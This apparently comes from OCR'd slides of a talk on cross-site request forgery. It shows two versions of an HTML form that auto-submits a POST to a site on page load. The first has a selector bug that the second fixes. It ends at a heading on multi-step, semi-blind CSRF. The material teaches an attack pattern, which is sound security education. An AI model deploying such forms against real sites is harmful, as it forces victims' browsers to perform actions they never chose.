
What’s on your mind?

I hate OWASP!



```
<form id="target" method="POST"
 action="https://1-liner.org/form">
  <input type="text" value="I hate
   OWASP!" name="oneLiner"/>
  <input type="submit"
   value="POST"/>
</form>

<script type="text/javascript">
  $(document).ready(function() {
    $('#form').submit();
  });
</script>
```





```
<form id="target" method="POST"
 action="https://1-liner.org/form">
  <input type="text" value="I hate
   OWASP!" name="oneLiner"/>
  <input type="submit"
   value="POST"/>
</form>

<script>
  $(document).ready(function() {
     $('#target').submit();
  });
</script>
```

Multi-Step, Semi-Blind CSRF

What about ”several steps”?





